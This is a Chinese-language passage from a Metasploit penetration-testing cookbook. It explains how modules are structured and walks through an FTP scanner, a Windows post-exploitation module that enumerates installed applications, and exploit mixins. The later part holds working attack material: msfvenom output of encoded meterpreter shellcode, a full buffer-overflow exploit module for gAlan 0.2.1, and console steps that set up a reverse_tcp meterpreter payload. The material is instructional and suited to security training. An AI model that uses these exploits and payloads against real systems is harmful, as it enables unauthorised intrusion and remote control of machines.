Metasploit 框架中的每个模块都以 ruby 脚本语言格式存储在 modules 目录中，构建自己的模块时，需要根据需要导入一些框架库。下面介绍怎样在脚本中导入库，并设计一个功能完整的模块。

怎样工作

首先了解模块构建的一些基础知识。为了保证模块能被 Metasploit 框架理解，必须导入 MSF 库。

```
require 'msf/core'
```

上面的代码是每个模块脚本中必需包含的第一行代码，其含义是该模块脚本将包含 Metasploit 框架中所有依赖库及其功能。

```
class Metasploit3 < Msf::Auxiliary
```

上面代码的含义是定义类，该类继承 auxiliary 的属性，auxiliary 模块可以导入一些功能，例如扫描、打开连接、使用数据库等。

```
include Msf::
```

Include 可用于将框架中的某个特定功能导入到自己的模块中，例如，如果要构建一个扫描器模块，可以使用下面的语句。

```
include Msf::Exploit::Remote::TCP
```

上面的代码表示在模块中包含远程 TCP 扫描功能，并将 Metasploit 库中的主要扫描模块库纳入到调用范围。

```
def initialize
                super(
                        'Name'        => 'TCP Port Scanner',
                        'Version'     => '$Revision$',
                        'Description' => 'Enumerate open TCP
services',
                        'Author'      => [ darklord ],
                        'License'     => MSF_LICENSE
                )
```

上面几行代码是对模块的一个简单介绍，包括模块名称、版本、作者及一些描述信息等。

```
register_options(
                [

OptString.new('PORTS', [true, "Ports to scan (e.g. 25,80,110-900)",
"1-10000"]),

OptInt.new('TIMEOUT', [true, "The socket connect timeout in
milliseconds", 1000]),

 OptInt.new('CONCURRENCY', [true, "The number of concurrent ports to
check per host", 10]), self.class)

deregister_options('RPORT')
```

上面几行代码用于对脚本中一些值进行初始化，其中标记为 true 的是模块中必需的，标记为 no 的则是可选的。在模块执行中，可以传递或变更这些值。

上面给出的这些代码段，是在每个模块中都会看到的。对内置的脚本进行分析是理解模块构建的最好方式，还有一些文档也有助于学习模块构建。最好的方式是，掌握 Ruby 脚本设计，并对现有模块进行分析。下节中，我们将对一个完整的模块进行详细分析。

7.7 分析现有的模块

基于前面介绍的模块构建的一些基础知识，接下来将对现有模块进行分析。如果需要对模块和平台开发进行深入学习挖掘，必须对现有模块脚本进行分析理解。

准备

下面对简单的 ftp 模块进行分析，以便对模块构建有更深刻的理解。

接着上节中讲述的内容，前面已经对模块构建的一些模板的代码行进行了介绍，下面将从模块脚本的主体部分开始介绍。

怎样实现

分析 ftp 匿名访问模块，该模块的主体脚本可在 pentest/exploits/framework3/modules/auxiliary/scanner/ftp/anonymous.rb 中找到。

下面是该脚本的完整代码。

```
class Metasploit3 < Msf::Auxiliary

  include Msf::Exploit::Remote::Ftp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report

  def initialize
    super(
      'Name'        => 'Anonymous FTP Access Detection',
      'Version'     => '$Revision: 14774 $',
      'Description' => 'Detect anonymous (read/write) FTP server
access.',
      'References'  =>
        [
          ['URL', 'http://en.wikipedia.org/wiki/File_Transfer_
Protocol#Anonymous_FTP'],
        ],
      'Author'      => 'Matteo Cantoni <goony[at]nothink.org>',
```

```
    'License'     => MSF_LICENSE
  )

  register_options(
    [
      Opt::RPORT(21),
    ], self.class)
end

def run_host(target_host)

 begin

  res = connect_login(true, false)

  banner.strip! if banner

  dir = Rex::Text.rand_text_alpha(8)
    if res
      write_check = send_cmd( ['MKD', dir] , true)

      if (write_check and write_check =~ /^2/)
        send_cmd( ['RMD', dir] , true)

        print_status("#{target_host}:#{rport} Anonymous READ/WRITE
(#{banner})")
        access_type = "rw"
      else
        print_status("#{target_host}:#{rport} Anonymous READ
(#{banner})")
        access_type = "ro"
      end
      report_auth_info(
        :host   => target_host,
        :port   => rport,
        :sname  => 'ftp',
```

```
            :user   => datastore['FTPUSER'],

            :pass   => datastore['FTPPASS'],
            :type  => "password_#{access_type}",
            :active => true
          )
        end

        disconnect

        rescue ::Interrupt
          raise $!
        rescue ::Rex::ConnectionError, ::IOError
        end

    end
end
```

接下来对上面的完整脚本代码进行详细分析。

怎样工作

对该模块的主体脚本进行分析，以便理解其工作原理。

```
def run_host(target_host)
                begin
                res = connect_login(true, false)
                banner.strip! if banner
                dir = Rex::Text.rand_text_alpha(8)
```

该函数用于启动连接，其中 res 变量的取值为布尔值 true 或 false，connect_login 函数是该模块使用的特定函数，用于与远程主机建立连接，并根据连接的成功与否为 res 变量进行相应赋值。

```
if  res
        write_check = send_cmd( ['MKD', dir] , true)
```

```
        if (write_check and write_check =~ /^2/)
              send_cmd( ['RMD', dir] , true)
                                        print_status("#{target_
host}:#{rport} Anonymous READ/WRITE  (#{banner})")
      access_type = "rw"

       else
                                        print_status("#{target_host}:#
{rport} Anonymous
access_type="ro"
```

连接建立后，模块对匿名用户是否具备读/写权限进行检查，write_check 变量表示是否允许写入操作，之后判断操作是否成功。根据权限的状态，在屏幕上显示相应消息。如果写入操作失败，则状态显示为 ro 或 read-only。

```
report_auth_info(
          :host   => target_host,
          :port   => rport,
          :sname  => 'ftp',
          :user   => datastore['FTPUSER'],
          :pass   => datastore['FTPPASS'],
          :type  => "password_#{access_type}",
          :active => true

            )

    end
```

上面的函数用于报告授权信息，其中反映了一些重要的参数，例如主机、端口、用户、口令等，这些值在使用 show options 命令时会展示出来，依赖于具体用户的。

上面简要介绍了一个简单的模块在框架中的工作机理，用户可以根据自身需要对现有脚本进行修改，从而使得该平台具有更强的可移植性。注意，要学习关于模块构建的更多知识，最好的方法就是对现有脚本进行分析。

下节将介绍怎样构建自己的模块并将其导入到 Metasploit 框架中。

7.8 构建自己的后渗透阶段模块

前面已经对模块构建的背景知识进行了充分的讲解，现在看一下怎样构建自己的模块并将其导入到 Metasploit 框架中。构建模块可以提高很多方便，用户可以根据需要扩充 Metasploit 框架的功能。

怎样实现

构建一个简单的后渗透阶段模块，其功能是枚举目标机器上安装的所有应用程序。由于这是一个后渗透阶段模块，因此需要一台已攻陷的目标机器来运行该模块。

要构建自己的模块，首先需要导入一些框架库，并包含必需的一些依赖库。

```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'

class Metasploit3 < Msf::Post
        include Msf::Post::Windows::Registry

        def initialize(info={})
                super( update_info( info,

                'Name'            => 'Windows Gather Installed
Application Enumeration',
                'Description'     => %q{ This module will enumerate all
installed applications },
                'License'         => MSF_LICENSE,
                'Platform'        => [ 'windows' ],
                'SessionTypes'    => [ 'meterpreter' ]
                                ))
        end
```

该脚本从包含 Metasploit 核心库开始，然后建立一个类，该类扩展了 Msf::Post 模块的属性。

接下来，该脚本创建了 initialize 函数，用于对模块属性进行初始化和描述。基本的结

构几乎与所有模块都是一样的，这里要注意的是该脚本中包含了 rex，也就是注册表（registry）库，这有易于框架理解该模块的需求。

下一步创建一个用于展示提取过的结果的表，可利用特殊的 Rex::Ui::Text 库完成。同时还需要定义一些不同的列。

```
def app_list
        tbl = Rex::Ui::Text::Table.new(
              'Header'  => "Installed Applications",
              'Indent'  => 1,
              'Columns' =>
                  [
                    "Name",
                    "Version"
                  ])
        appkeys = [
                            'HKLM\\SOFTWARE\\Microsoft\\Windows\\
CurrentVersion\\Uninstall',
                            'HKCU\\SOFTWARE\\Microsoft\\Windows\\
CurrentVersion\\Uninstall',
                            'HKLM\\SOFTWARE\\WOW6432NODE\\Microsoft\\
Windows\\CurrentVersion\\Uninstall',
                            'HKCU\\SOFTWARE\\WOW6432NODE\\Microsoft\\
Windows\\CurrentVersion\\Uninstall',
                            ]
              apps = []
              appkeys.each do |keyx86|
                    found_keys = registry_enumkeys(keyx86)
                      if found_keys
                         found_keys.each do |ak|
                                 apps << keyx86 +"\\" + ak
                      end
                end
          end
```

首先构建表并包括不同的列名称，之后创建单独的注册表位置数组，用于展示应用程序列表，该数组包含不同的注册表条目，用于存储目标机器上已安装的应用程序信息，应

用程序信息是由一个名为 apps 的数组进行维护的。

接下来，通过对存储在 appskey 数组中的不同注册表位置进行 loop 循环来进行枚举过程。

```
t = []
   while(not apps.empty?)
      1.upto(16) do
       t << framework.threads.spawn("Module(#{self.refname})", false,
apps.shift) do |k|
        begin
        dispnm = registry_getvaldata("#{k}","DisplayName")
        dispversion = registry_getvaldata("#{k}","DisplayVersion")
        tbl << [dispnm,dispversion] if dispnm and dispversion
        rescue
        end
end
```

上面的脚本代码用于将不同的具体值填充到相应列中，使用内置的 registry_getvaldata 函数，该函数用于取回相应值，并对表中具体的列进行赋值填充。

```
results = tbl.to_s
                print_line("\n" + results + "\n")
                p = store_loot("host.applications", "text/plain",
session, results, "applications.txt", "Installed Applications")
                print_status("Results stored in: #{p}")
    end
        def run
                print_status("Enumerating applications installed on
#{sysinfo['Computer']}")
                app_list
        end
end
```

上面几行代码用于将应用程序信息存储到单独的文本文件 applications.txt 中，该文件内容是利用 store_loot 函数生成的，该函数将表中的所有信息存储到文本文件中。

最后是在屏幕上展示输出信息，声明文件已经创建，并存储了结果信息。

接下来将这一完整脚本存储到相应的目录中，注意要确保选择正确的目录存储该模块，

这有助于框架更清晰地理解该模块的功能，并保持框架体系有条理。更新模块时保持框架体系有条理，有助于准确地追踪和理解模块的构建目标和功能。例如，将 IE 相关模块保存在 modules/exploits/windows/browser 目录中，有助于更容易地在该目录中定位新的或现有的浏览器模块。

要确定模块的存储位置，需要根据如下几点。

- 模块的类型
- 模块执行的操作
- 影响的软件和操作系统

首先是观察模块的类型，例如是漏洞利用模块还是辅助模块。然后是检查模块的通用名，例如受影响的操作系统名称。然后是专业化的功能，例如模块是用于浏览器还是其他软件。最后是最特定性的名称，例如该模块针对的浏览器类型的具体名称。

我们要建立的模块是一个后渗透阶段模块，用于枚举 Windows 操作系统中的应用程序，并收集目标系统相关的信息，该模块的存储应该遵循上述的存储规范，因此该模块的存储位置是 modules/post/windows/gather/。

可以将该模块保存为任意的名称，并以.rb 扩展为后缀，这里将其保存为 enum_applications.rb。

怎样工作

将该模块保存到相应目录后，下一步执行该模块并观察其是否正常运行。前面章节中已经介绍了模块执行的过程，在 MSF 终端提示符中使用模块名即可执行。

```
msf> use post/windows/gather/enum_applications
msf post(enum_applications) > show options

Module options (post/windows/gather/enum_applcations)

Name    Current Setting       Required            Description
SESSION                       yes                 The session..
```

上面的示例展示了怎样构建自己的模块，并将自己的模块添加到 Metasploit 框架中。如果想更好地构建模块，需要适当的 Ruby 脚本设计基础，用户可以在 Metasploit 社区中发布自己开发的模块，以便与他人分享。


PDG

第 8 章

使用漏洞利用代码

本章讲解下述内容：

- 探索模块结构；
- 常用的漏洞利用代码 mixins；
- 使用 msfvenom；
- 将漏洞利用代码转换为 Metasploit 模块；
- 移植并测试新的漏洞利用代码模块；
- 使用 Metasploit 进行模糊测试；
- 编写 FileZilla FTP 模糊测试器。

8.1 介绍

首先介绍漏洞利用代码。**漏洞利用代码**（Exploit）是指利用某个软件中的漏洞或 bug 执行攻击者意图指令的软件代码、数据块或指令序列。攻击者意图指令可在目标软件中引发异常行为。在渗透测试过程中，漏洞利用代码起着至关重要的作用，提供了进入目标系统的入口。

在前面的内容中，我们已经使用过漏洞利用代码执行渗透测试任务。这里需要注意的是，不能将任何独立的概念验证代码或漏洞利用代码直接导入到 Metasploit 框架中，而必须将其转换成该框架可理解的模块，其过程和前面讲过的辅助模块开发类似。本章将介绍在该框架内使用漏洞利用代码所需知识的细节，但不包括与漏洞利用代码开发相关的内容。本章中，将介绍如何使用漏洞利用代码的概念验证代码，并学习怎样将其添加到该框架中。还有学习一些重要的 mixins，以便简化漏洞利用代码到 Metasploit 模块的转换过程。最后将介绍模糊测试模块的相关内容。

8.2 探索模块结构

理解漏洞利用模块的结构是非常重要的，因为这有助于对不同漏洞利用模块的正确分析。由于 Metasploit 框架是一个开源项目，其开发依赖于来自研究团体的贡献。来自全球的开发者们将各种漏洞利用代码的概念验证代码转换为 Metasploit 模块，以便为其他用户使用。读者也可以将新发现漏洞的利用代码转换为 Metasploit 模块，从而为 Metasploit 开发贡献力量。还有些时候需要利用不在 Metasploit 框架中的特定漏洞利用代码。掌握漏洞利用代码模块结构的相关知识，有助于更容易地将漏洞利用代码转换为 Metasploit 模块。

准备

首先来理解框架中漏洞利用代码的模块结构，其结构与辅助模块结构类似，但多了一些字段，用户可以在 /pentest/exploits/framework3 目录中找到漏洞利用模块，下面对 MSF 中漏洞利用代码的结构进行分析。

怎样实现

上面提到的，漏洞利用代码模块的结构与辅助模块类似，同时又增加了一些特定内容。

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::Tcp
  include Msf::Exploit::EXE
```

漏洞利用代码模块首先在脚本中包含 MSF 核心库，并声明一个类，该类扩展了与该漏洞利用代码相关的一些属性。在上面的示例中，Metasploit3 类扩展了 Remote Exploit 库，其实该脚本还包含其他一些库，例如 TCP。

```
def initialize(info = {})
    super(update_info(info,
    'Name' => '',
    'Description')
```

initialize 函数用于对模块中不同的值和内容定义进行初始化，主要包括 Name、Description、Author、Version 等内容。

```
register_options(
     [
       Opt::RPORT(7777),
     ], self.class)
  end
```

该脚本中的一些注册选项用于为该脚本提供一些重要的和默认的值，这些值可以根据用户需要进行更改。目前为止，可以看到其结构与辅助模块非常类似，其差别在于下面要定义的 exploit()函数。

```
def exploit
          connect()
          sock.put(payload.encoded)
          handler()
          disconnect()
     end
```

上面这一函数是模块漏洞利用代码的主体部分，其中包含了适用于该漏洞利用代码的 shellcode，该函数的内容依据漏洞利用代码的不同而变化。远程漏洞利用代码中通常可能包含的一些关键功能在该函数体中有所体现，例如 connect()函数用于打开到目标的远程连接，这是一个在 Remote::TCP 库中定义的函数。攻击载荷也是漏洞利用代码主体的重要组成部分，用于建立目标机器到攻击者机器的反向连接。用户也可以根据实际需要在漏洞利用代码主体部分中定义不同的处理程序。

还可以声明一个漏洞测试函数 check()，该函数用于确定目标机器是否存在该漏洞，可以对除攻击载荷之外的所有选项进行验证。

上面是对 Metasplot 中漏洞利用代码模块的基本介绍，后面章节中会对与框架中漏洞利用代码相关的一些核心概念进行讨论。

怎样工作

上述分析的漏洞利用代码模块结构是 Metasploit 可以理解的格式。def initialize()函数主要帮助模块定义一些常用的漏洞利用代码选项。类似地，register_options()则被 Metasploit

用于定义一些不同的参数，或为漏洞利用代码模块的一些参数赋予默认值。这也是模块化体系结构的优势所在。随着本章内容的推进，我们还会介绍到怎样将现有的漏洞利用代码转换为 Metasploit 模块。

8.3 常用的漏洞利用代码 mixins

Mixins 是 Ruby 语言中应用广泛的一种机制，其作用是将一些功能放置到模块中，并使得 Ruby 这种单继承语言具备多继承的能力。在漏洞利用代码模块中使用 mixins，有助于调用该漏洞利用代码所需的不同函数。在本节中，我们将学习一些重要的 Metasploit exploit mixins。

怎样实现

下面快速浏览一些常用的 exploit mixins，然后在现有的漏洞利用代码模块中了解其实现机理。

Exploit::Remote::TCP：该 mixin 为模块提供了 TCP 相关功能，可用于建立 TCP 连接。connect()函数与 disconnect()函数分别负责建立和终止连接，此外还需要一些不同的参数，例如 RHOST、RPORT、SSL 等。

Exploit::Remote::UDP：该 mixin 用于为模块提供 UDP 相关功能，UDP 通常被视为比 TCP 更快的连接模式，因此也是一个方便的选项，该 mixin 还进一步地包含了 Rex::Socket::UDP，从而不必担心无法与目标建立 socket 连接的问题。

Exploit::Remote::DCERPC：该 mixin 提供了与远程机器上的 DCE/RPC 服务进行交互的工具和方法，其中方法通常适用在攻击渗透的语境中。该 mixin 还扩展了 TCP mixin。dcerpc_call()、dcerpc_bind()等函数是 DCE/RPC mixin 提供的。

Exploit::Remote::SMB：该 mixin 定义了有助于和远程目标主机 SMB 服务进行通信的函数，例如 smb_login()、smb_create()等，都是该 mixin 提供的有用函数。

Exploit::BruteTargets：该 mixin 用于对目标机器进行暴力破解，使用 exploit_target(target)函数接受目标主机 IP 并执行暴力破解，该 mixin 可以很容易地在不同的暴力破解代码中进行扩展和使用。

Exploit::Remote::Ftp：该 mixin 用于攻击渗透远程目标上的 FTP 服务，其中包含了用于与远程目标主机建立连接的 Remote::TCP，并使用 connect()函数与远程系统上的 FTP 服务器建立连接，该函数可接受的参数值是 RHOST 与 RPORT。

Exploit::Remote::MSSQL：该 mixin 有助于查询远程数据库，其中 Mssql_ping()函数用于查询数据库的可用性并将 ping 命令的返回信息保存为 hash 形式，Mssql_xpcmdshell()函数则使用 xp_cmdshell 执行系统命令。在使用与 MS SQL 相关的漏洞利用代码时，该 mixin 是非常便利的。

Exploit::Capture：该 mixin 有助于截获网络中的数据包，其中 open_pcap()函数用于建立网络设备并捕获流经该设备的数据包。该 mixin 需要安装 pcap。inject(pkt="", pcap=self.capture)和 inject_reply()是其中两个重要的函数，前者用于向网络设备中注入数据包，后者用于根据注入的数据包报告注入后产生的数据包。

上面展示了一些漏洞利用代码 mixins，在 Metasploit 框架内使用漏洞利用代码模块时，这些 mixins 会带来很大便利，使用 mixins 可避免重复使用相同模块。促进代码重用，也正是模块式结构灵活的原因。

怎样工作

如前面所说，mixins 用于在 Ruby 这种单继承语言中提供多继承机制，这里的含义是，可以根据实际需要在任意模块中调用不同的功能。例如，如果需要在漏洞利用代码模块中建立 TCP 连接，并不需要专门为其定义一个完整的函数，而是可以简单地在模块中调用 Exploit::Remote::TCP 这一 mixin，就可以使用其中提供的各种功能。

更多

更多的 mixins

除了前面提及的 mixins 之外，框架中还有很多重要的 mixins，包括 fileformat、imap、java、smtp、she 等，可以在 lib/msf/core/exploit 目录中找到。

8.4　使用 msfvenom

在第 4 章中，我们曾提及过 msfencode 和 msfpayload。现在简单回顾一下，msfpayload 用于从攻击载荷中生成二进制文件，msfencode 则用于使用不同编码技术对该二进制文件进行编码。现在要讨论的另一个 Metasploit 工具则结合了二者的功能，并在生成可隐蔽执行漏洞利用代码方面发挥重要作用。

准备

要使用 msfvenom，首先启动终端提示符窗口，键入 msfvenom -h 命令。

怎样实现

观察有哪些不同的可用选项。

```
root@bt:~# msfvenom -h
Usage: /opt/framework/msf3/msfvenom [options]

Options:
    -p, --payload      [payload]       Payload to use. Specify a '-' or
stdin to use custom..
    -l, --list         [module_type]   List a module type example:
payloads, encoders, nops, all
    -n, --nopsled      [length]        Prepend a nopsled of [length] size
on to the payload
    -f, --format       [format]        Format to output results in: raw,
ruby, rb, perl, pl, bash..
    -e, --encoder      [encoder]       The encoder to use
    -a, --arch         [architecture]  The architecture to use
    -s, --space        [length]        The maximum size of the resulting
Payload
    -b, --bad-chars    [list]          The list of characters to avoid
example: '\x00\xff'
    -i, --iterations   [count]         The number of times to encode the
payload
    -c, --add-code     [path]          Specify an additional win32
shellcode file to include
    -x, --template     [path]          Specify a custom executable file to
use as a template
    -k, --keep                         Preserve the template behavior and
inject the payload as..
    -h, --help                         Show this message
```

从结果可以看到，有很多重要的参数，其中，-n 参数用于创建和攻击载荷大小一样的

NOP sled，-b 参数用于防止漏洞利用代码中出现一些常用字符，例如\x00，在规避防病毒软件时，常会发生类似状况。其他参数与 msfpayload 和 msfencode 中看到的类似。

NOP slide, NOP sled 或 NOP ramp，是指空操作 MOP 指令序列，其作用是掩盖 CPU 的实际指令执行流程。

怎样工作

要使用 msfvenom，需要将攻击载荷编码类型作为参数进行传递，下面在终端窗口中执行这一任务。

```
root@bt:~# msfvenom -p windows/meterpreter/bind_tcp -e x86/shikata_ga_nai
-b '\x00' -i 3

[*] x86/shikata_ga_nai succeeded with size 325 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 352 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 379 (iteration=3)
buf =
"\xdb\xdb\xbe\x0a\x3a\xfc\x6d\xd9\x74\x24\xf4\x5a\x29\xc9" +
"\xb1\x52\x31\x72\x18\x83\xea\xfc\x03\x72\x1e\xd8\x09\xb6" +
"\xce\xc5\x86\x6d\x1a\xa8\xd8\x88\xa8\xbc\x51\x64\xe5\xf2" +
"\xd1\xb7\x80\xed\x66\x72\x6e\x0d\x1c\x68\x6a\xae\xcd\x0e" +
"\x33\x90\x1d\x73\x82\xd8\xd7\xe0\x87\x76\xbd\x25\xf4\x23" +
"\x4d\x38\xc2\xc3\xe9\xa1\x7e\x31\xc5\xe4\x84\x2a\x3b\x37" +
"\xb3\xd6\x13\xc4\x09\x89\xd0\x95\x21\x10\x6b\x83\x94\x3d" +
```

要注意与攻击载荷一起传递的参数，-b 参数防止\x00（空字节）在 shellcode 中出现，我们可以在自己的漏洞利用代码中使用该 shellcode。

使用框架中的不同攻击载荷生成 shellcode 时，msfvenom 是非常方便的工具，而这些 shellcode 则可用于漏洞利用代码中，并在攻击者成功攻陷目标机器后提供反向连接等功能。

8.5　将漏洞利用代码转换为 Metasploit 模块

在前面的内容中已介绍了如何使用漏洞利用代码模块来攻陷目标机器。在本节中，我们将进一步拓展模块使用体验，尝试使用可用的概念验证代码开发完整的漏洞利用代码模

块。为了将任意新的漏洞利用代码转换为框架中的模块，并在 Metasploit 团队进行更新之前使用其进行渗透测试，必须掌握将漏洞利用代码转换为模块的相关知识。并且，每个漏洞利用代码都以框架中模块形式存在也是不可能的，所以，下面学习怎样使用可用的 POC 来构建自己的漏洞利用代码模块。

准备

首先，选择可以转换为模块的任意漏洞利用代码，这里选的是 gAlan Zero day 漏洞利用代码，可以从 http://www.exploit-db.com/exploits/10339 处下载。

gAlan 是一款用于 X Windows 和 Win32 的音频处理工具（在线和离线方式都支持），用户可利用该工具以模块化的形式构建合成器、声效链、混音器、序列器、drum-machines 等，而这些操作只需要将代表音频处理元件的图标进行链接等操作即可完成。

只有当目标机器使用这一应用程序并且攻击者预先已知道时，针对 gAlan 的漏洞利用代码才能发挥作用，因此，攻击者需要预先知道目标机器上安装了哪些应用程序。

怎样实现

在开始漏洞利用代码转换之前，有必要了解关于栈溢出攻击的一些知识。

在软件中，调用栈时如果使用了过大的内存可能会发生栈溢出，这里调用栈是指应用软件的运行时栈，其中包含了有限大小的内存，通常是在程序启动时就已经确定的。调用栈的大小取决于很多因素，包括程序设计语言、机器体系结构、多线程及可用内存总量等。当程序试图使用的内存空间大于调用栈中实际可用的内存空间时，就会发生栈溢出，一般情况下会导致程序崩溃。在漏洞利用过程中，实质上最常被攻击的寄存器是 ESP、EIP 和 EAX。

- ESP：指向栈顶。
- EIP：指向下一指令地址。
- EAX：要被执行的指令。

由于在栈内所有寄存器都是线性存储的，所以需要知道 EIP 寄存器的确切大小，以便对其进行溢出后可以控制 EAX，并执行攻击载荷。

拥有某个漏洞的概念验证代码之后，下一步收集该漏洞尽可能多的信息。观察下面漏洞的概念验证代码，前面少数几行由存储在$shellcode 变量中的 shellcode 组成，可利用 msfpayload 或 msfvenom 工具，使用框架中任何可用的攻击载荷生成。

```
$magic     = "Mjik";
```

```
$addr     = 0x7E429353; # JMP ESP @ user32,dll
$filename  = "bof.galan";
$retaddr = pack('l', $addr);
$payload = $magic . $retaddr x 258 . "\x90" x 256 . $shellcode;
```

漏洞利用代码的主体部分首先包括$magic，其中包含一个四字节的字符串；然后是$addr 变量，其中包含 ESP 栈指针的位置；之后的$filename 变量包含了后渗透阶段将要创建的文件名称；$retaddr 包含了返回地址，栈指针指向这一地址，并导致溢出发生后漏洞利用代码的执行；最后是攻击载荷执行语句，负责漏洞利用和 shellcode 的执行。

从漏洞利用代码可知，此处的 shellcode 最大可达 700 字节，攻击载荷的总长度是 1214 字节，在构建模块时会用到这些信息。

我们可以使用重复的返回地址，也可以根据 EIP 被重写时的大小来确定返回地址。Metasploit 中包含一个有用的 pattern_create.rb 工具，可以辅助发现 EIP 被重写时的确切地址，该工具可生成特定模式的字符串，并传递给漏洞利用代码，可以发现该字符串存储于 EIP 中。下面使用该工具创建一个 5000 字符的字符串。

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]

root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000
```

编辑漏洞利用代码脚本，使用另一个测试变量$junk 替代$payload，并将刚生成的 5000 字符的字符串复制到该变量中。这里假设读者具备逆向工程和应用程序调试的基础知识。假设存储在 EIP 中的字符串模式为“234abc”，现在使用另一个名为 pattern_offset.rb 的 Metasploit 工具计算其在字符串中出现的位置。

position where this pattern exists in the string we passed:

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 0x234abc
5000

1032
```

因此，为获取 EIP 准确位置，必须要传递的字节数是 1032。

现在，我们已经收集到了关于漏洞利用代码的充分信息，做好了将其转换为 Metasploit 模块的准备。

怎样工作

下面开始构建自己的模块，脚本中的第一行代码表示导入依赖库，并创建父类，然后定义 initialize()函数，其中包含该漏洞利用代码和注册选项等信息。

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
        include Msf::Exploit::FILEFORMAT
        def initialize(info = {})
                super(update_info(info,
                        'Name' => 'gAlan 0.2.1 Buffer Overflow
Exploit',
                        'Description' => %q{
                    This module exploits a stack overflow in gAlan
0.2.1
                        By creating a specially crafted galan file,
an attacker may be able
                     to execute arbitrary code.
            },
                        'License' => MSF_LICENSE,
                        'Author' => [ 'original by Jeremy Brown' ],
                        'Version' => '$Revision: 7724 $',
                        'References' =>
                                [
                                        [ 'URL', 'http://www.exploit-
db.com/exploits/10339' ],
                                ],
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'process',
                                },
                        'Payload' =>
                                {
                                        'Space' => 1000,
                                        'BadChars' => "\x00\x0a\x0d\
x20\x0c\x0b\x09",
```

```
                                        'StackAdjustment' => -3500,
                                    },
                                'Platform' => 'win',
                                'Targets' =>
                                        [
                            [ 'Windows XP Universal', { 'Ret' => 0x100175D0}
],      # 0x100175D0 call esi @ glib-1_3
                                        ],
                                'Privileged' => false,

                                'DefaultTarget' => 0))
                                register_options(
                                        [
                                            OptString.new('FILENAME', [
false, 'The file name.', 'evil.galan']),
                                        ], self.class)
        end
```

目前的代码都很简单，比较复杂的代码是从 exploit()函数开始的，下面介绍其实现的过程。

首先从原始漏洞利用脚本的头 4 个字节开始，即$magic = "Mjik"。

在本模块中，该代码被 sploit = "Mjik"替代。

然后构建缓冲区，由于前面已经确定了 EIP 被重写的位置，因此可以使用如下语句替换重复的返回地址。

```
sploit << rand_text_alpha_upper(1028);
 sploit << [target.ret].pack('V');
```

添加 nop slide，该漏洞利用脚本中对应部分在本模块中更改为如下形式。

```
sploit << "\x90" * 45
```

接下来构建完整的 shellcode。

```
sploit << payload.encoded
```

最后，将这些行脚本代码整合到 exploit()函数中。

```
def exploit
                sploit = "Mjik"
                sploit << rand_text_alpha_upper(1028)
                sploit << [target.ret].pack('V')
                sploit << "\x90" * 45
                sploit << payload.encoded
                galan = sploit
                print_status("Creating '#{datastore['FILENAME']}' file
...")
                file_create(galan)
        end
```

上面是将现有漏洞利用代码转换为 Metasploit 模块的一个简单的示例，这一过程的难度主要依赖于漏洞利用代码本身。关于模块转换，最好的学习途径是利用 Metasploit 库中的可用漏洞利用代码模块，下一节将学习怎样将漏洞利用代码模块移植到 Metasploit 框架以便进行渗透测试。

8.6 移植并测试新的漏洞利用代码模块

在上节中学习了怎样使用可用的概念验证代码开发完整的 Metasploit 模块，本节中将把该模块保存到合适的位置，并测试其是否正常运转。

准备

了解漏洞利用代码模块要存储的文件夹位置是非常重要的，有助于追踪不同模块所在位置，同时也有助于 Metasploit 框架理解模块的基本用法。完整的模块脚本构建完成之后，在合适的位置将其保存。

怎样实现

由于上面开发的是漏洞利用代码模块，针对的目标是 Windows 操作系统，影响的是特定的文件格式，因此可以根据这些信息相应地选择存储位置。查看 modules/ exploits/windows 目录，可以发现特定的 fileformat 文件夹，该文件夹用于存储文件格式相关的漏洞利用代码模块，将上面的模块保存为 galan_fileformat_bof.rb。

怎样工作

接下来检查该模块功能是否正常，前面我们已经使用过大量的模块，因此这一任务很简单，采用如下步骤。

```
msf > use exploit/windows/fileformat/galan_fileformat_bof

msf exploit(galan_fileformat_bof) > set PAYLOAD windows/meterpreter/
reverse_tcp

msf exploit(galan_fileformat_bof) > set LHOST 192.168.56.101

msf exploit(galan_fileformat_bof) > exploit
```

使用 exploit 命令执行该模块，并创建一个可在目标机器上引发缓冲区溢出的文件。

这样就完成了模块的创建和执行过程，可以看到该过程很简洁，其中较困难的是漏洞利用脚本到 Metasploit 框架模块的正确转换。用户可以根据需要对现有模块进行调试或修改，也可以向 Metasploit 社区提交新创建的模块以便与他人分享。

8.7　使用 Metasploit 进行模糊测试

模糊测试是一种软件测试技术，包括使用随机的数据注入检测软件中的漏洞。模糊测试脚本生成畸形数据时，将其传送给特定的目标软件以验证其是否会导致溢出。Metasploit 提供中包含某些模糊测试模块，可用于漏洞利用代码开发。下面探索一下模糊测试的基础，以及怎样将 Metasploit 模块用作潜在的模糊测试器。

准备

在介绍 Metasploit 模糊测试模块之前，首先对模糊测试及其类型进行简单的了解。

模糊测试被视为是一种黑盒测试技术，用于发现软件中的溢出问题，这一技术广泛地应用于应用程序漏洞挖掘。

模糊测试器可用于测试软件、协议和文件格式中的漏洞，可自动化实现测试数据生成和注入的过程，用户可控制用于注入的数据或数据包的大小。

模糊测试器一般测试如下攻击组合。

- 数字（有符号/无符号证书、浮点数等）
- 字符（URL 和命令行输入）
- 元数据：用户输入的文本（id3 标签）
- 纯粹的二进制序列

根据待测试的应用程序或协议的类型，可以相应地建立模糊测试器，以生成数据/数据包测试其是否导致溢出。Metasploit 中包含了一些模糊测试模块，可以利用黑盒测试方法测试应用程序和协议。这些模块存储在 modules/auxiliary/fuzzers 目录中。

怎样实现

下面运行一个基于协议的模糊器模块，Metasploit 中包含一个名为 client_ftp.rb 的 FTP 模块，其作用是充当 FTP 服务器，并向 FTP 客户端发送回应信息。

```
msf > use auxiliary/fuzzers/ftp/client_ftp
msf auxiliary(client_ftp) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CYCLIC      true             yes       Use Cyclic pattern instead..
   ENDSIZE     200000           yes       Max Fuzzing string size.
   ERROR       false            yes       Reply with error codes only
